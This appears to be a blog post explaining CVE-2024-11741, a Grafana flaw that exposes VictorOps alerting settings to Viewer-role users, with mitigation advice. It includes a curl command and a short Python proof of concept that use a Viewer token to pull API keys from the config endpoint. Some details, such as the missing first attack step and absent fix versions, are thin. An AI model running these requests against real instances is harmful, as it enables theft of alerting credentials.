
Grafana is a popular open-source platform used for monitoring and observability across clouds, servers, and applications. Often chosen for its strong dashboards and alerting features, it’s widely trusted by DevOps teams worldwide. But in February 2024, a vulnerability was discovered that put the security of some Grafana deployments at risk. The issue is tracked as CVE-2024-11741, and it focuses on the VictorOps integration within Grafana Alerting.
In this post, we’ll break down what this vulnerability means, walk you through how attackers could exploit it, show you related code snippets, and provide fixes and references.
What Is CVE-2024-11741?
The CVE-2024-11741 vulnerability arises from improper protection of the Grafana Alerting VictorOps integration. In short, users with only _Viewer_ permissions could end up accessing or managing VictorOps alert configurations that should be restricted to admins or editors.
Why Does This Matter?
Users with Viewer access are usually limited to looking at dashboards and data—they’re not supposed to change how alerts are sent out, or which external services receive sensitive alert information. If a Viewer can mess with VictorOps integration, it risks leaks, unauthorized changes, or even disabling/misdirecting critical incident alerts.
The Core Issue
In affected Grafana releases, the API endpoints and settings related to VictorOps Alerting integration were not properly restricted by permissions. This means someone with only Viewer rights could fetch secrets or edit configurations.
The attacker logs in as a Viewer (a low-privileged user).
2. The attacker uses the front-end or a direct API call to view or possibly modify the VictorOps integration settings (for example, extracting the VictorOps API Key).
Malicious Viewer Example (API Call)
curl -H "Authorization: Bearer <viewer_token>" \
     https://example.grafana.local/api/alerting/victorops/config
In a properly secured system, this endpoint would return a 403 Forbidden error for Viewer users. In vulnerable versions, it could return sensitive configuration data instead!
Proof-of-Concept Scenario
import requests

viewer_token = "VIEWER_JWT_TOKEN"
grafana_url = "https://your.grafana.instance";

# Try to get VictorOps integration info as a Viewer
res = requests.get(
    f"{grafana_url}/api/alerting/victorops/config",
    headers={"Authorization": f"Bearer {viewer_token}"}
)
print(res.status_code)  # Should be 403, but is 200 on vulnerable instances!
print(res.text)         # May contain VictorOps API keys or configuration!
Upgrade to a Fixed Version
Double-check your user roles and permissions.
- Restrict sensitive integration management to trusted editors/admins.
Audit Integrations
- Change VictorOps keys if you suspect compromise. Regenerate secrets in VictorOps and update them in Grafana AFTER you've patched.
Official References and Further Reading
- NVD CVE-2024-11741 Details
- Grafana Security Advisories
- Grafana Release Notes
- VictorOps Integration Documentation
Conclusion
CVE-2024-11741 is a reminder that even popular open-source tools need careful management of access controls, especially around integrations that can leak secrets or allow incident response mischief. If you use Grafana with alerting and VictorOps, check and update your version ASAP.
Timeline
Published on: 01/31/2025 16:15:30 UTC